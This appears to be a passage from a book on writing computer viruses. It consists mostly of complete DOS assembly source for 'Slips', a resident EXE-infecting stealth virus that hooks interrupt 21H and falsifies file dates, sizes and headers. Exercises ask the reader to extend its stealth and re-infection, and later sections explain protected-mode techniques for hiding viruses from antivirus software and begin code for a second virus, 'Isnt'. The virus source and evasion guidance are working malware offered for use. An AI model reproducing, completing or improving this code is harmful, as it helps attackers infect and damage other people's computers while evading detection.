        ASSUME  CS:HOSTSEG,SS:HSTACK

;This host simply terminates and returns control to DOS.
HOST:
        db      5000 dup (90H)          ;make host larger than virus
        mov     ax,4C00H
        int     21H                     ;terminate normally
HOSTSEG ENDS

;Host program stack segment
STACKSIZE       EQU     100H           ;size of stack for this program

HSTACK  SEGMENT PARA STACK 'STACK'
        db  STACKSIZE dup (0)
HSTACK  ENDS

;**************************************************************************
;This is the virus itself

;Intruder Virus code segment. This gains control first, before the host. As this
;ASM file is layed out, this program will look exactly like a simple program
;that was infected by the virus.
```

```
VSEG    SEGMENT PARA
        ASSUME  CS:VSEG,DS:VSEG,SS:HSTACK

;*****************************************************************************
;This portion of the virus goes resident if it isn't already. In theory,
;because of the stealthing, this code should never get control unless the
;virus is not resident. Thus, it never has to check to see if it's already
;there!
SLIPS:
        mov     ax,4209H                ;see if virus is already there
        int     21H
        jc      NOT_RESIDENT            ;no, go make it resident
        mov     ax,cs                   ;relocate relocatables
        add     WORD PTR cs:[HOSTS],ax
        add     WORD PTR cs:[HOSTC+2],ax
        cli                             ;set up host stack
        mov     WORD PTR ss,cs:[HOSTS]
        mov     WORD PTR sp,cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]    ;and transfer control to the host

NOT_RESIDENT:
        push    cs                      ;first, let's move host to PSP:100H
        pop     ds                      ;note that the host must be larger
        xor     si,si                   ;than the virus for this to work
        mov     di,100H
        mov     cx,OFFSET END_VIRUS
        rep     movsb                   ;move it
        mov     ax,es
        add     ax,10H
        push    ax                      ;now jump to PSP+10H:GO_RESIDENT
        mov     ax,OFFSET MOVED_DOWN
        push    ax
        retf                            ;using a retf

MOVED_DOWN:
        push    cs
        pop     ds                      ;ds=cs
        call    INSTALL_INTS            ;install interrupt handlers
        cmp     BYTE PTR [FIRST],1      ;first generation?
        jne     GO_EXEC                 ;no, go exec host
        mov     [FIRST],0               ;else reset flag
        jmp     SHORT GO_RESIDENT       ;and go resident

GO_EXEC:
        cli
        mov     ax,cs
        mov     ss,ax
        mov     sp,OFFSET END_STACK     ;move stack down
        sti
        mov     bx,sp
        mov     cl,4                    ;prep to reduce memory size
        shr     bx,cl
        add     bx,11H                  ;bx=paragraphs to save
        mov     ah,4AH
        int     21H                     ;reduce it

        mov     bx,2CH                  ;get environment segment
        mov     es,es:[bx]
        mov     ax,ds
        sub     ax,10H
        mov     WORD PTR [EXEC_BLK],es  ;set up EXEC data structure
        mov     [EXEC_BLK+4],ax         ;for EXEC function to execute host
        mov     [EXEC_BLK+8],ax
        mov     [EXEC_BLK+12],ax

        xor     di,di                   ;now get host's name from
        mov     cx,7FFFH                ;environment
        xor     al,al
```

```
HNLP:   repnz   scasb
        scasb
        loopnz  HNLP
        add     di,2                    ;es:di point to host’s name now

        push    es                      ;now prepare to EXEC the host
        pop     ds
        mov     dx,di                   ;ds:dx point to host’s name now
        push    cs
        pop     es
        mov     bx,OFFSET EXEC_BLK      ;es:bx point to EXEC_BLK
        mov     ax,4B00H
        int     21H                     ;now EXEC the host

        push    ds
        pop     es                      ;es=segment of host EXECed
        mov     ah,49H                  ;free memory from EXEC
        int     21H
        mov     ah,4DH                  ;get host return code
        int     21H

GO_RESIDENT:
        mov     dx,OFFSET END_STACK     ;now go resident
        mov     cl,4                    ;keep everything in memory
        shr     dx,cl
        add     dx,11H
        mov     ah,31H                  ;return with host’s return code
        int     21H

        db      ’SlipS gotcha!’

;INSTALL_INTS installs the interrupt 21H hook so that the virus becomes
;active. All this does is put the existing INT 21H vector in OLD_21H and
;put the address of INT_21H into the vector.
INSTALL_INTS:
        push    es                      ;preserve es!
        mov     ax,3521H                ;hook interrupt 21H
        int     21H
        mov     WORD PTR [OLD_21H],bx   ;save old here
        mov     WORD PTR [OLD_21H+2],es
        mov     dx,OFFSET INT_21H       ;and set up new
        mov     ax,2521H
        int     21H
        mov     BYTE PTR [INDOS],0      ;clear this flag
        pop     es
        ret

;This is the interrupt 21H hook. It becomes active when installed by
;INSTALL_INTS. It traps Functions 11H and 12H and infects all EXE files
;found by those functions.

INDOS   DB      0               ;local INDOS function

INT_21H:
        cmp     ax,4209H        ;self-test for virus?
        jne     I211
        clc                     ;yes, clear carry and exit
        retf    2
I211:   cmp     cs:[INDOS],1    ;already inside of DOS?
        je      GOLD            ;yes, don’t re-enter!
        cmp     ah,11H          ;DOS FCB-based Search First Function
        jne     I212
        jmp     SRCH_HOOK       ;yes, go execute hook
I212:   cmp     ah,12H          ;FCB-based Search Next Function
        jne     I214
        jmp     SRCH_HOOK
I214:   cmp     ah,3FH          ;Handle-based read function
        jne     I216
        jmp     HREAD_HOOK
```

```
I216:   cmp     ax,4202H        ;File positioning function
        jne     I217
        jmp     FPTR_HOOK
I217:   cmp     ah,4BH          ;DOS EXEC function
        jne     I218
        jmp     EXEC_HOOK
I218:   cmp     ah,4EH          ;Handle-based search first function
        jne     I219
        jmp     HSRCH_HOOK
I219:   cmp     ah,4FH          ;Handle-based search next function
        jne     I220
        jmp     HSRCH_HOOK
I220:   cmp     ah,57H          ;File date and time function
        jne     I221
        jmp     DATE_HOOK
I221:

GOLD:   jmp     DWORD PTR cs:[OLD_21H]  ;execute original int 21 handler

;This routine just calls the old Interrupt 21H vector internally. It is
;used to help get rid of tons of pushf/call DWORD PTR's in the code
DOS:
        pushf
        call    DWORD PTR cs:[OLD_21H]
        ret


;Handle-based read hook. This hook stealths file reads at the beginning
;and the end. At the beginning, it replaces the modified EXE header with
;the original, uninfected one. At the end, it makes it appear as if the
;virus is not appended to the file
HREAD_HOOK:
        push    bx
        push    cx
        push    dx
        push    si
        push    ds
        push    es

        call    FIND_SFT                ;find system file tbl for this file
        mov     ax,es:[bx+15]           ;get file date
        cmp     ax,57*512               ;is it infected?
        jnc     HRH3
        jmp     HRHNI                   ;no, just go do read normally

HRH3:   mov     ax,es:[bx+15H]          ;get current file pointer
        mov     dx,es:[bx+17H]          ;dx:ax = file ptr

        push    bp
        mov     bp,sp
        push    ax
        push    dx
        mov     cx,es:[bx+11H]          ;bx:cx is the file size now
        mov     bx,es:[bx+13H]
        sub     cx,OFFSET END_VIRUS + 10H
        sbb     bx,0                    ;bx:cx is the old file size now

        sub     cx,ax
        sbb     bx,dx                   ;bx:cx is now distance to end of file
        jnc     HRH4                    ;ptr > file size, return c on read
        xor     bx,bx
        xor     cx,cx                   ;zero distance to end of file
HRH4:   mov     dx,[bp+10]              ;bx=requested amount to read
        or      bx,bx                   ;is distance > 64K? if so, no problem
        jnz     HRH5
        cmp     cx,dx                   ;is distance > dx? if so, no problem
        jnc     HRH5
        mov     [bp+10],cx              ;else adjust requested read amt
HRH5:   pop     dx
```

```
        pop     ax
        pop     bp

        or      dx,dx                   ;are we reading a modified EXE header?
        jnz     CKHI                    ;no, continue
        cmp     ax,24
        jnc     CKHI                    ;no, continue

CKLO:                                   ;yes, must adjust header as read
        push    bp
        mov     bp,sp

        push    ax
        mov     bx,[bp+12]              ;get file handle
        mov     cx,[bp+10]              ;get cx and ds:dx for read
        mov     ds,[bp+4]
        mov     dx,[bp+8]
        mov     ah,3FH
        call    DOS

        mov     bx,dx
        mov     ax,[bx+8]               ;get header paragraphs
        add     ax,[bx+16H]             ;add initial cs
        mov     cx,16
        mul     cx                      ;dx:ax = start of virus cs
        add     ax,OFFSET EXE_HDR
        adc     dx,0
        mov     cx,dx
        mov     dx,ax                   ;cx:dx = offset of EXE_HDR in file
        pop     ax
        push    ax
        add     dx,ax                   ;cx:dx = offset of proper part of hdr
        adc     cx,0                    ;to read
        mov     ax,4200H
        mov     bx,[bp+12]
        call    DOS                     ;move there
        pop     ax
        push    ax
        mov     cx,24
        sub     cx,ax                   ;cx=bytes to read
        mov     dx,[bp+8]
        add     dx,ax                   ;place to read to
        mov     ah,3FH
        call    DOS                     ;read the old data

        pop     dx
        pushf
        xor     cx,cx
        add     dx,[bp+10]              ;cx:dx = where file ptr should end up
        mov     ax,4200H
        call    DOS                     ;move it there
        popf
        mov     ax,[bp+10]              ;set amount read here

CKLOD:  pop     bp                      ;done
        pop     es
        pop     ds
        pop     si
        pop     dx
        pop     cx
        pop     bx
        retf    2

CKHI:   pop     es
        pop     ds
        pop     si
        pop     dx
        pop     cx
        pop     bx
```

```
        mov     ah,3FH
        call    DOS
        retf    2

HRHNI:                                  ;come here if file is not infected
        pop     es                      ;restore all registers
        pop     ds
        pop     si
        pop     dx
        pop     cx
        pop     bx
        mov     ah,3FH
        jmp     GOLD                    ;and go to DOS


;This hooks attempts to move the file pointer with DOS function 4202H. It
;computes file positions relative to the end of the host, rather than relative
;to the end of the file.
FPTR_HOOK:
        push    bx
        push    cx
        push    dx
        push    si
        push    es
        push    ds

        call    FIND_SFT                ;find SFT entry corresponding to file
        mov     ax,es:[bx+15]           ;get file date
        cmp     ax,57*512               ;is it infected?
        jc      FPNI                    ;no, just handle normally

        push    bp                      ;infected, we must adjust this call
        mov     bp,sp
        mov     dx,es:[bx+11H]
        mov     cx,es:[bx+13H]          ;cx:dx is the file size now
        add     dx,[bp+8]
        adc     cx,[bp+10]              ;cx:dx is the desired new pointer
        sub     dx,OFFSET END_VIRUS + 16
        sbb     cx,0                    ;cx:dx is the adjusted new pointer
        mov     bx,[bp+12]
        mov     ax,4200H                ;move relative to start of file
        call    DOS
        mov     [bp+8],dx               ;dx:ax is now the absolute file ptr

        pop     bp
        pop     ds
        pop     es
        pop     si
        pop     dx
        pop     cx
        pop     bx
        retf    2

FPNI:                                   ;file not infected, handle normally
        pop     ds
        pop     es
        pop     si
        pop     dx
        pop     cx
        pop     bx
        mov     ax,4202H
        jmp     GOLD


;This subroutine sets es:bx to point to the system file table entry
;corresponding to the file handle passed to it in bx. It also sets ds equal
;to the PSP of the current process.
FIND_SFT:
        push    bx
```

```
        mov     ah,62H                  ;get PSP of current process in es
        int     21H
        mov     ds,bx                   ;ds=current PSP
        mov     ah,52H                  ;now get lists of lists
        int     21H
        les     bx,es:[bx+4]            ;get SFT pointer
        pop     si                      ;handle number to si
        mov     al,[si+18H]             ;get SFT number from PSP
        xor     ah,ah
FSF1:   cmp     ax,es:[bx+4]            ;number of SFT entries in this block
        jle     FSF2                    ;right block? continue
        sub     ax,es:[bx+4]            ;else decrement counter
        les     bx,es:[bx]              ;and get next pointer
        jmp     FSF1
FSF2:   add     bx,6                    ;go to first SFT entry in this block
        mov     ah,3BH
        mul     ah
        add     bx,ax                   ;es:bx points to correct SFT
        ret


;This hooks the EXEC function 4BH, subfunction 1.
;When an infected file is loaded with this function, the virus is cleaned off
;and only the host is loaded.
EXEC_HOOK:
        cmp     al,1                    ;we only handle subfunction 1 here
        je      EXEC_HOOK_GO
        jmp     GOLD
EXEC_HOOK_GO:
        push    ds
        push    es                      ;save data block location
        push    bx
        call    DOS                     ;ok, loaded
        pop     bx                      ;restore data block location
        pop     es
        push    ax                      ;save return code
        mov     si,es:[bx+18]
        mov     ds,es:[bx+20]           ;ds:si = starting cs:ip of child
        push    si
        push    es
        mov     di,OFFSET SLIPS
        push    cs
        pop     es                      ;es:di = starting point of virus
        mov     cx,10H
        repz    cmpsw                   ;compare 32 bytes of code
        pop     es
        pop     si
        jnz     EXH                     ;not the virus, exit now
                                        ;else we have the virus at ds:si
        mov     ax,[si+OFFSET HOSTC]    ;offset of host startup
        mov     cx,[si+OFFSET HOSTC+2]  ;segment of host startup
        mov     dx,ds
        add     cx,dx                   ;cx=relocated host start segment
        mov     es:[bx+18],ax
        mov     es:[bx+20],cx           ;set child start @ = host
        mov     ax,[si+OFFSET HOSTS]
        mov     cx,[si+OFFSET HOSTS+2]
        add     ax,dx
        mov     es:[bx+14],cx
        mov     es:[bx+16],ax
        push    es
        push    ds
        pop     es
        xor     di,di                   ;es:di point to virus in code
        mov     cx,OFFSET END_VIRUS
        xor     al,al
        rep     stosb                   ;zero it out so you don't see it
        pop     es
```

```
EXH:    pop     ax                      ;restore return code
        pop     ds
        clc
        retf    2


;This is the Search First/Search Next Function Hook, hooking the handle-based
;functions. It requires a local stack to avoid an overflow in the INT 21H
;internal stack

OSTACK  DW      0,0
TMP     DW      0

HSRCH_HOOK:
        mov     cs:[INDOS],1
        mov     cs:[OSTACK],sp
        mov     cs:[OSTACK+2],ss
        mov     cs:[TMP],ax
        cli
        mov     ax,cs
        mov     ss,ax
        mov     sp,OFFSET END_STACK
        sti
        mov     ax,cs:[TMP]

        call    DOS                     ;call original int 21H handler
        pushf
        or      al,al           ;was it successful?
        jnz     HSEXIT          ;nope, just exit
        pushf
        push    ax              ;save registers
        push    bx
        push    cx
        push    dx
        push    es
        push    ds

        mov     ah,2FH          ;get dta address in es:bx
        int     21H
        push    es
        pop     ds

        mov     ax,[bx+24]      ;get file date
        cmp     ax,57*512       ;is date >= 2037 ?
        jc      EX_HSRCH        ;no, we're all done
        sub     [bx+24],57*512  ;yes, subtract 57 years from reported date
        mov     ax,[bx+26]
        mov     dx,[bx+28]      ;file size in dx:ax
        sub     ax,OFFSET END_VIRUS + 10H
        sbb     dx,0            ;adjust it
        mov     [bx+26],ax      ;and save it back to DTA
        mov     [bx+28],dx
EX_HSRCH:
        pop     ds              ;restore registers
        pop     es
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        popf
HSEXIT: popf
        cli
        mov     ss,cs:[OSTACK+2]
        mov     sp,cs:[OSTACK]
        sti
        mov     cs:[INDOS],0
        retf    2
```

```
;This is the Search First/Search Next Function Hook, hooking the FCB-based
;functions
SRCH_HOOK:
        mov     cs:[INDOS],1
        call    DOS             ;call original handler
        or      al,al           ;was it successful?
        jnz     SEXIT           ;nope, just exit
        pushf
        push    ax              ;save registers
        push    bx
        push    cx
        push    dx
        push    di
        push    si
        push    es
        push    ds

        mov     ah,2FH          ;get dta address in es:bx
        int     21H
        cmp     BYTE PTR es:[bx],0FFH
        jne     SH1             ;an extended fcb?
        add     bx,7            ;yes, adjust index
SH1:    push    es
        push    bx
        call    FILE_OK         ;ok to infect?
        jc      ADJ_INFECTED    ;no, see if already infected, and stealth
        call    INFECT_FILE     ;go ahead and infect it
ADJ_INFECTED:
        pop     bx
        pop     es
        mov     ax,es:[bx+25]   ;get file date
        cmp     ax,57*512       ;is date >= 2037 ?
        jc      EXIT_SRCH       ;no, we’re all done
        sub     es:[bx+25],57*512 ;yes, subtract 57 years from reported date
        mov     ax,es:[bx+29]
        mov     dx,es:[bx+31]   ;file size in dx:ax
        sub     ax,OFFSET END_VIRUS + 10H
        sbb     dx,0            ;adjust it
        mov     es:[bx+29],ax   ;and save it back to DTA
        mov     es:[bx+31],dx
EXIT_SRCH:
        pop     ds
        pop     es
        pop     si              ;restore registers
        pop     di
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        popf
SEXIT:  mov     cs:[INDOS],0
        retf    2               ;return to original caller with current flags

;This routine hooks the file date/time function 57H. For function 0 (get date)
;it subtracts 57 from the year if the file is infected already. For function 1
;(set date), it adds 57 to the year if the current year is > 2037
DATE_HOOK:
        cmp     al,1
        jl      DH_0            ;go handle sub-function 0

;Subfunction 1: set date
DH_1:   push    dx
        push    cx
        mov     al,0            ;first get current date
        call    DOS
        cmp     dx,57*512       ;greater than 2037?
        pop     cx
        pop     dx
        jc      DH_11           ;no, just set actual date
```

```
        add     dx,57*512       ;yes, add 57 years to new date
DH_11:  mov     al,1
        pushf
        call    DWORD PTR cs:[OLD_21H]
        retf    2

;Subfunction 0: get date
DH_0:   call    DOS             ;do original int 21H
        pushf
        cmp     dx,57*512       ;is year greater than 2037?
        jc      DHX             ;no, report actual value
        sub     dx,57*512       ;yes, subtract 57 years
DHX:    popf
        retf    2

;Function to determine whether the file found by the search routine is
;useable. If so return nc, else return c.
;What makes a file useable?:
;              a) It must have an extension of EXE.
;              b) The file date must be earlier than 2037.
;              c) The signature field in the EXE header must be 'MZ'. (These
;                 are the first two bytes in the file.)
;              d) The Overlay Number field in the EXE header must be zero.
;              e) It should be a DOS EXE, without a new header.
;              f) The host must be larger than the virus.

FILE_OK:
        push    es
        pop     ds
        cmp     WORD PTR [bx+9],'XE'
        jne     OK_EX                   ;check for an EXE file
        cmp     BYTE PTR [bx+11],'E'
        jne     OK_EX                   ;if not EXE, just return to caller
        cmp     WORD PTR [bx+25],57*512 ;check file date (>=2037?)
        jc      OK_GOON                 ;probably infected already, don't infect
OK_EX:  jmp     OK_END2

OK_GOON:mov     si,bx                   ;ds:si now points to fcb
        inc     si                      ;now, to file name in fcb
        push    cs
        pop     es
        mov     di,OFFSET FNAME         ;es:di points to file name buffer here
        mov     cx,8                    ;number of bytes in file name
FO1:    lodsb                           ;let's get the file name
        stosb
        cmp     al,20H
        je      FO2
        loop    FO1
        inc     di
FO2:    mov     BYTE PTR es:[di-1],'.'  ;put it in ASCIIZ format
        mov     ax,'XE'                 ;with no spaces
        stosw                           ;so we can use handle-based routines
        mov     ax,'E'                  ;to check it further
        stosw

        push    cs
        pop     ds                     ;now cs, ds and es all point here
        mov     dx,OFFSET FNAME
        mov     ax,3D02H               ;r/w access open file using handle
        int     21H
        jc      OK_END1                ;error opening - C set - quit w/o closing
        mov     bx,ax                  ;put handle into bx and leave bx alone

        mov     cx,1CH                 ;read 28 byte EXE file header
        mov     dx,OFFSET EXE_HDR      ;into this buffer
        mov     ah,3FH                 ;for examination and modification
        call    DOS
        jc      OK_END                 ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
```

```
        jnz     OK_END                  ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     OK_END                  ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
        jnc     OK_END                  ;yes, it is not a DOS EXE, so skip it
        mov     ax,WORD PTR [EXE_HDR+4];get page count
        dec     ax
        mov     cx,512
        mul     cx
        add     ax,WORD PTR [EXE_HDR+2]
        adc     dx,0                    ;dx:ax contains file size
        or      dx,dx                   ;if dx>0
        jz      OK_END3                 ;then the file is big enough
        cmp     ax,OFFSET END_VIRUS     ;check size
        jc      OK_END                  ;not big enough, exit
OK_END3:clc                             ;no, all clear, clear carry
        jmp     SHORT OK_END1           ;and leave file open
OK_END: mov     ah,3EH                  ;else close the file
        int     21H
OK_END2:stc                             ;set carry to indicate file not ok
OK_END1:ret                             ;return with c flag set properly

;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
;adjusts the EXE file header. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT_FILE:
        mov     ax,4202H                 ;seek end of file to determine size
        xor     cx,cx
        xor     dx,dx
        int     21H
        mov     cx,dx                    ;move to regs for Function 42H
        mov     dx,ax
        push    dx                       ;save this for end adjustment
        or      dl,0FH                   ;adjust file length to paragraph
        add     dx,1                     ;boundary
        adc     cx,0
        mov     WORD PTR [FSIZE+2],cx
        mov     WORD PTR [FSIZE],dx
        mov     ax,4200H                 ;set file pointer, relative to beginning
        int     21H                      ;go to end of file + boundary

        mov     cx,OFFSET END_VIRUS      ;last byte of code
        xor     dx,dx                    ;first byte of code, ds:dx
        mov     ah,40H                   ;write body of virus to file
        int     21H

        pop     ax                       ;original file size
        and     al,0FH                   ;adjust file to constant size increase
        jz      INF1                     ;was exact, dont add 10H more
        mov     cx,10H
        sub     cl,al                    ;cx=number of bytes to write
        mov     dx,OFFSET END_STACK      ;write any old garbage
        mov     ah,40H
        int     21H

INF1:   mov     dx,WORD PTR [FSIZE]      ;find relocatables in code
        mov     cx,WORD PTR [FSIZE+2]    ;original end of file
        add     dx,OFFSET HOSTS          ;             + offset of HOSTS
        adc     cx,0                     ;cx:dx is that number
        mov     ax,4200H                 ;set file pointer to 1st relocatable
        int     21H

        mov     ax,WORD PTR [FSIZE]      ;calculate viral initial CS
        mov     dx,WORD PTR [FSIZE+2]    ; = File size / 16 - Header Size(Para)
        mov     cx,16
        div     cx                       ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        push    ax
```

```
        sub     WORD PTR [EXE_HDR+14],ax         ;adjust initial cs and ss
        sub     WORD PTR [EXE_HDR+22],ax         ;to work with relocation scheme

        mov     dx,OFFSET EXE_HDR+14    ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                  ;and write it to HOSTS/HOSTC
        int     21H

        xor     cx,cx                   ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                ;set file pointer to start of file
        int     21H

        pop     ax
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET SLIPS        ;save initial ip
        mov     WORD PTR [EXE_HDR+16],OFFSET END_VIRUS + STACKSIZE  ;& init sp

        mov     dx,WORD PTR [FSIZE+2]   ;calculate new file size for header
        mov     ax,WORD PTR [FSIZE]     ;get original size
        add     ax,OFFSET END_VIRUS + 200H  ;add vir size + 1 para, 512 bytes
        adc     dx,0
        mov     cx,200H                 ;divide by paragraph size
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H

        mov     ax,5700H                ;get file date and time
        int     21H
        add     dx,57*512               ;add 57 years to date
        mov     ax,5701H                ;and set date again
        int     21H

        mov     dx,OFFSET FNAME         ;get file attributes
        mov     ax,4300H
        int     21H
        push    cx                      ;save them for a second
        mov     ah,3EH                  ;close file now
        int     21H
        pop     cx                      ;and then set file attributes
        mov     ax,4301H
        int     21H
        ret                             ;that's it, infection is complete!

;******************************************************************************
;This is the data area for the virus which goes resident when the virus goes
;resident. It contains data needed by the resident part, and data which the
;startup code needs pre-initialized.

OLD_21H         DD      ?                       ;old int 21H vector

;The following is the control block for the DOS EXEC function. It is used by
;the virus to execute the host program after it installs itself in memory.
EXEC_BLK        DW      0                       ;seg @ of environment string
                DW      80H                     ;4 byte ptr to command line
                DW      0
                DW      5CH                     ;4 byte ptr to first FCB
                DW      0
                DW      6CH                     ;4 byte ptr to second FCB
                DW      0
                DD      ?                       ;init ss:sp for subfctn 1
                DD      ?                       ;init cs:ip for subfctn 1

FNAME           DB      12 dup (0)
```

```
FSIZE           DW      0,0
EXE_HDR         DB      1CH dup (?)             ;buffer for EXE file header
PSP             DW      ?                       ;place to store PSP segment
FIRST           DB      1                       ;flag to indicate 1st generation

;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS           DW      0,STACKSIZE      ;host stack and code segments
FILLER          DW      ?                ;these are dynamically set by the virus
HOSTC           DW      OFFSET HOST,0    ;but hard-coded in the 1st generation

END_VIRUS:                                      ;marker for end of resident part

;******************************************************************************
;This is a temporary local stack for the virus used by it when EXECing the
;host program. It reduces its memory size as much as possible to give the
;host room to EXEC. However, it must maintain a stack, so here it is. This
;part of the virus is not kept when it goes resident.

LOCAL_STK       DB      256 dup (0)             ;local stack for virus

END_STACK:

VSEG    ENDS

        END     SLIPS
```

Exercises

1. Implement an Interrupt 21H Function 23H hook in Slips to report the uninfected file size back to the caller when this function is queried.

2. Implement FCB-based read stealthing in Slips.

3. Can you figure out a way to maintain the SFTs so that the data in them for all open files will appear uninfected?

4. Implement an Interrupt 21H, Function 3EH (Close File) hook that will at least partially make up for the self-disinfecting capability of Slips. If an infection routine is called when a file is closed, it can be re-infected even though it just got disinfected, say by a "copy FILEA.EXE FILEB.EXE" instruction.

5. What adder should you use for the date in order to make a virus like Slips functional for the maximum length of time?

6. Implement stealthing on EXEC subfunction 3. What are the implications of stealthing subfunction 0?

Protected Mode Stealth

So far we really haven't discussed the implications of protected mode programming for viruses. 80386 (and up) processors are much more sophisticated than the lowly 8088's which DOS was built around. These processors can emulate the 8088, but they also can operate in a completely different mode which is designed to be able to access up to 4 GB of memory, and handle the demands of a multi-user, multi-tasking environment. This is called *protected mode*.

When a PC starts up, it normally starts up in real mode. In Real mode, the processor acts just like an 8088. However, the software which it executes can take it into protected mode at any time.

Whatever gains control of the processor in protected mode essentially has special power over all other software which is executed at a later point in time. In protected mode, there are four privilege levels, 0 through 3. The code that first jumps to protected mode gets hold of the highest level of access to the computer, privilege level 0. It can start all subsequent processes at lower privilege levels and effectively protect itself from being bothered by them. This program model has tremendous implications for viruses. If a virus can get hold of protected mode first, then it can potentially stealth itself perfectly, in such a way that no anti-virus program can ever touch it.

Protected Mode Capabilities

Just what is possible in protected mode? Let's take a look at some of the possibilities.

I/O Port-Level Stealth

In protected mode, a program can actually lock I/O ports the way a regular real-mode virus might hook interrupts. That is done by setting up an *IO map*, which delineates what access rights each port has. This I/O port stealth can be done in a manner totally invisible to anything not running at privilege level 0.

For example, one could hook ports 1F0 to 1F7, which control the hard disk. Any attempt to access them could be checked to see if they're setting up an access to a forbidden area on disk. If so, the disk access could be redirected to a different part of the disk, or frustrated, and thus a boot sector virus could stealth itself against any software. Even anti-virus software which contained a routine to directly access the hard disk, without using Interrupt 13H, would be diverted. Likewise Interrupt 13H could be diverted without even hooking it.

A virus like this has actually been demonstrated. It's called SS-386, sometimes referred to as PMBS for Protected Mode Boot Sector.[1]

Interrupt Hooking

A protected mode virus could hook interrupts without modifying their vectors. This is because any *int XX* instruction causes a general protection fault in protected mode, and the protected mode control program is given the opportunity to simulate or divert the interrupt. Thus, a program looking for funny business might watch

1 See *Computer Virus Developments Quarterly*, Vol. 1, No. 4, Summer, 1993.

the interrupt vectors for changes, while the protected mode program walks right under its nose.

Memory stealthing

Ordinary real mode software is pretty vulnerable when sitting in memory. We've discussed how scanners can look for viruses in memory, and viruses can look for scanners. It's not so simple in protected mode.

A protected mode program can map the entire 4 gigabyte system memory into pages and mark them as available or not. If a page is not available to an application program and it accesses it, a page fault occurs, and control is passed to the protected mode fault handler. This handler can, if so desired, fool the program which caused the fault into thinking it is accessing that memory successfully, when it's actually being directed somewhere completely different.

Interrupt Tunnelling

A protected mode program can also use page faulting to get at the real BIOS level interrupt vectors even when anti-virus software has hooked them in a very complicated way to thwart interrupt tunnelling efforts by viruses. The virus need only set up to page-fault the BIOS ROM and then perform a test interrupt. This technique, too, has been demonstrated already.[2]

Techniques like this have mainly been limited to demonstration viruses. However, I hope you can see that they present the possibility of a sort of ultimate, undetectable stealth. Whatever goes into protected mode first has ultimate control over the computer. Properly implemented, nothing executed later will be able to catch it. PMBS for example, can even fool hardware-based anti-virus products when they execute after it does—it's that good.

---

2 See *Computer Virus Developments Quarterly*, Vol. 2, No. 4, Summer, 1994.

Protected Mode Programming

In general, protected mode programming at the systems level is much more complex than ordinary real-mode programming. There are lots of new data structures one has to tend to, etc. It's also real hard to debug systems-level protected mode software with anything short of an In-Circuit Emulator. The only other alternative is trial and error, and system-halting protected mode violations galore. Still, you can learn it if you're patient and go step-by-step. I recommend you arm yourself with Intel's *80386 Programmers Reference Manual*[3] first, though.

As far as writing straight, from-the-ground-up protected mode software goes, I favor Turbo Assembler, because it'll do just what you want it to do. MASM sometimes tries to out smart you, which only leads to disaster here. A86 is useless in this realm.

The Isnt Virus

Isnt is a protected-mode virus which infects EXE files when they're located by the FCB-based search functions. It differs from viruses like the Yellow Worm and Slips in that it uses protected mode to stealth itself *in memory* whenever it can, e.g. if something hasn't already put the processor into protected mode.

When operating as a protected mode virus, Isnt leaves no trace of itself in ordinary DOS memory, even though it hooks interrupt 21H and, overall, functions very much like Yellow Worm and Slips. There are two things which Isnt does to stealth memory so that you cannot see it. Firstly, it must cover up the fact that it's hooked Interrupt 21H. Secondly, it must hide the main body of its code.

---

3 *80386 Programmers Reference Manual*, (Intel Corp., Santa Clara, CA:1986).

Hooking Interrupt 21H

Using protected mode features, one can hook an interrupt vector without ever modifying the usual Interrupt Vector Table.

In real mode, when a hardware interrupt occurs, or an *int XX* instruction is executed, the processor automatically looks up the address to jump to in the table at 0:0, and then jumps to the address it finds. This action is not programmed in software, it's hardware driven. In protected mode, however, this interrupt vector table at 0:0 is not used automatically. Instead, the processor uses an *Interrupt Descriptor Table* (IDT), which can be stored anywhere in memory. The IDT consists of an array of 8-byte entries which tell the processor where to jump when an interrupt occurs. One tells the processor where to find the IDT with the *lidt* instruction, which loads the size and location of the IDT into the processor.

Now, once in protected mode, one can set up a virtual machine, which emulates a real mode processor, except that the protected mode control software called the *V86 monitor* can remain in charge in some crucial ways. This is called V86 mode. In V86 mode, hardware interrupts are sent to the protected mode control program. They only touch the real mode routines which process these interrupts if the protected mode program wants to pass control to them. This process is called *reflecting* the interrupt back to V86 mode. Let's look at some code to do it for the keyboard. First, one finds the stack in the virtual 8086 machine (VM). The virtual machine's **ss** and **sp** are on the V86 monitor's stack, so one gets them and calculates where the virtual machine's stack is,

```
mov     bx,[ebp+24]             ;get VM ss
shl     ebx,4                   ;make absolute @ from it
mov     ecx,[ebp+20]            ;get VM sp
sub     ecx,6
add     ebx,ecx                 ;absolute @ of stack in ebx
```

To perform an interrupt, the stack must be set up with the flags,

```
mov     eax,[ebp+16]            ;get flags from VM caller
mov     [ebx+4],ax              ;put flags on VM stack
```

Then the interrupt enable flags must be cleared on the V86 monitor's stack,

```
        and     eax,0FFFFFDFFH          ;cli
        mov     [ebp+16],eax            ;save flags with cli for return
```

Next, the **cs:ip** to return to after servicing the interrupt are pulled off the V86 monitor's stack and put on the virtual machine's stack,

```
        mov     ax,[ebp+12]             ;get VM cs
        mov     [ebx+2],ax              ;save it on VM stack
        mov     eax,[ebp+8]             ;get VM ip
        mov     [ebx],ax                ;save it on VM stack
```

Then the virtual machine's **sp** is updated,

```
        mov     [ebp+20],ecx            ;and update it
```

